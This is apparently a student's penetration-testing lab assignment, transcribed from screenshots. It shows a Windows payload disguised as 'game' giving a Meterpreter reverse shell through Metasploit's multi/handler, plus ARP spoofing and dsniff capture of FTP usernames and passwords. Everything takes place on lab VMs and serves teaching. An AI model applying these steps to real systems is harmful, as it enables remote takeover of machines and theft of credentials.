
Assignment Day 6 | 30th August 2020

Manish Patel


Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.


✓ Create payload for windows.





✓ Transfer the payload to the victim's machine.




✓ Exploit the victim's machine.







File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali-pc-001
PenTester-Win-2016
bee-box v1.6
Victim Win2016
Shared VMs
PenTester-Win-2016
Victim Win2016
Kali-pc-001
bpg@kali-pc-001: ~
[bpg@kali-pc-001: ~]
11:23 AM
bpg@kali-pc-001: ~
File Actions Edit View Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.255.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.255.130
[*] Meterpreter session 1 opened (192.168.255.128:4444 → 192.168.255.130:49948) at 2020-09-01 11:18:26 -0700
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > upload a.txt
[*] uploading : a.txt → a.txt
[*] uploaded : a.txt → a.txt
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
23:52
01/09/2020


File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali-pc-001
PenTester-Win-2016
bee-box v1.6
Victim Win2016
Shared VMs
PenTester-Win-2016
Victim Win2016
Kali-pc-001
Recycle Bin
Application Tools
Downloads
File Home Share View Manage
This PC › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
game 9/1/2020 11:00 AM Application 73 KB
b.txt 9/1/2020 11:09 AM Text Document 0 KB
a 9/1/2020 11:23 AM Text Document 0 KB
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
ENG
23:53
01/09/2020


Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


✓ Create an FTP server





✓ Access FTP server from windows command prompt



✓ Do an mitm and username and password of FTP transaction using wireshark and dsniff.






Kali-pc-001 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali-pc-001
PenTester-Win-2016
bee-box v1.6
Victim Win2016
Shared VMs
PenTester-Win-2016
Victim Win2016
Kali-pc-001
bpg@kali-pc-001: ~
[*eth0]
09:01 AM
bpg@kali-pc-001: ~
File Actions Edit View Help
c:29:dc:13:73
0:c:29:93:d1:79 0:c:29:dc:13:73 0806 42: arp reply 192.168.255.130 is-at 0:
c:29:b4:ff:1a
0:c:29:93:d1:79 0:c:29:b4:ff:1a 0806 42: arp reply 192.168.255.129 is-at 0:
c:29:dc:13:73
q0:c:29:93:d1:79 0:c:29:dc:13:73 0806 42: arp reply 192.168.255.130 is-at 0
:c:29:b4:ff:1a
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
09/01/20 08:57:21 tcp 192.168.255.129.49815 → 192.168.255.130.21 (ftp)
USER mnp
PASS pass2123
09/01/20 08:59:38 tcp 192.168.255.129.49817 → 192.168.255.130.21 (ftp)
USER mnp
PASS pass@123
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
21:30
01/09/2020